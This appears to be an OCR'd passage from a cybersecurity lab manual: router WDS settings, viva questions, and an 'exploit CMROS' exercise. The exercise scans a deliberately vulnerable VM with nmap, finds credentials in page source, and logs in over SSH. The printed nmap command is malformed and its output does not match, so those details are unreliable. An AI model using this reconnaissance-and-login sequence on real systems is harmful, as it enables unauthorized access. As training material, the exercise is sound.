Wireless Distribution System (WDS) allows you to connect to other Access Points (APs) to wirelessly create a large network. WDS supports WEP, WPA, and WPA2 encryption. To use WDS, you must enable WDS, set all of your APs to use


WDS :
Wireless Distribution System (WDS) allows you to connect to other Access Points (APs) to wirelessly create a large network. To do this, you must enable WDS, set all of your APs to use the same channel, and then enter the MAC addresses of the other APs you want to connect to.
Status
WDS MAC1 : 1C 7E E5 58 53 F3
N/A
WDS MAC2 :
N/A
Bridge Restriction : Enabled Disabled
Bridge Link Detection Interval : 1 (seconds)

VIVA Questions

1. Define Wi Fi?

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2. What is WPA?

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3. What is MAC?

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4. What is an IP based WiFi Security?

……

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5. What is a Router?


……

……..


……

Experiment 7: Analyze and exploit the root system of CMROS


Step1: Download CMROS.zip and extract the zip file.
Step2: Open VMWare.
Step3: Open Virtual Machine and click CMROS extracted folder Select the .ovf file




Step4: Power on the cmros virtual machine and consider IP address of cmros




Step5: Open Kali linux on and open terminal



Step6: Start attacking by following commands.



Open nmap tool and give the IP address of the CMROS. It shows only http service only in the nmap tool.




Now use the command below in the kali linux terminal


```
┌──(kali㉿kali)-[~]
└─$ nmap -p -65535 -T4 -A -V 192.168.232.128
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcre-8.39 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Now open again nmap tool and set intense scan, all tcp ports


→ Now it displays all ports like http and ssh.




Now open Kali Linux browser and search 192.168.232.128/(cmros ip address)



Right click → view page source



It displays the source code



After scrolling down the source code page there we can find username and password

```
        </pre>

<!--
Username : test
Password : ****
-->
        <ul>
                <li>
                   <tt>apache2.conf</tt> is the main configuration
                   file. It puts the pieces together by including all remaining configuration
                   files when starting up the web server.
                </li>

                <li>
                   <tt>ports.conf</tt> is always included from the
                   main configuration file. It is used to determine the listening ports for
                   incoming connections, and this file can be customized anytime.
                </li>

                <li>
                   Configuration files in the <tt>mods-enabled/</tt>,
                   <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
                   particular configuration snippets which manage modules, global configuration
                   fragments, or virtual host configurations, respectively.
                </li>
```

Goto kali linux terminal and use the below command
Use the password we got from the view page source code which is **test**

```
┌──(kali㉿kali)-[~]
└─$ ssh test@192.168.232.128 -p 13652

Secure login on VulnOs GNU/Linux powered by Dropbear SSH server.
test@192.168.232.128's password:
test@VulnOs:~$
```

Use ls command

```
test@VulnOs:~$ ls
Desktop/    Downloads/  Music/      Templates/
Documents/  Images/     Public/     Videos/
test@VulnOs:~$
```


Use whoami to find the user


```
test@VulnOs:~$ whoami
test
```


To know the suspicious file redirect to Desktop and the use ls command

